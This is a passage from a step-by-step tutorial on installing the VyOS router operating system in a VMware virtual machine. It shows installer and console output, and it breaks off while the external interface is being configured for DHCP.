
```
vyos@vyos:~$ install image
Welcome to the VyOS install program.  This script
will walk you through the process of installing the
VyOS image to a local hard drive.
Would you like to continue? (Yes/No) [Yes]: yes
Probing drives: OK
Looking for pre-existing RAID groups...none found.
The VyOS image will require a minimum 2000MB root.
Would you like me to try to partition a drive automatically
or would you rather partition it manually with parted?  If
you have already setup your partitions, you may skip this step

Partition (Auto/Parted/Skip) [Auto]: _
```

For most part, select the default options.

Enter the password for the administrator account when prompted.




```
Partition (Auto/Parted/Skip) [Auto]:

I found the following drives on your system:
 sda     21474MB


Install the image on? [sda]:

This will destroy all data on /dev/sda.
Continue? (Yes/No) [No]: Yes

How big of a root partition should I create? (2000MB - 21474MB) [21474]MB:

Creating filesystem on /dev/sda1: OK
Done!
Mounting /dev/sda1...
What would you like to name this image? [1.3-rolling-202005040117]:
OK.  This image will be named: 1.3-rolling-202005040117
Copying squashfs image...
Copying kernel and initrd images...
```




```
I found the following configuration files:
    /opt/vyatta/etc/config/config.boot
    /opt/vyatta/etc/config.boot.default
Which one should I copy to sda? [/opt/vyatta/etc/config/config.boot]:

Copying /opt/vyatta/etc/config/config.boot to sda.
Enter password for administrator account
Enter password for user 'vyos':
Retype password for user 'vyos':
I need to install the GRUB boot loader.
I found the following drives on your system:
 sda     21474MB


Which drive should GRUB modify the boot partition on? [sda]:

Setting up grub: OK
Done!
vyos@vyos:~$
```

Once GRUB is installed, the installation is finished. Type command show interfaces to see th -e network interfaces.




```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth1             -                                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ configure
[edit]
vyos@vyos#
```

As you can see, we have two network interfaces : eth0 and eth1. eth0 is the external network interface.Type command configure to be able to make changes to the system.




```
vyos@vyos# set interfaces ethernet eth0 address dhcp
[edit]
vyos@vyos# show interfaces
 ethernet eth0 {
+     address dhcp
      hw-id 00:0c:29:0f:45:c8
 }
```

Let's set the external interface to receive IP address from the Vmware DHCP server as this is how internet works. Use the command in the above image to do this. This 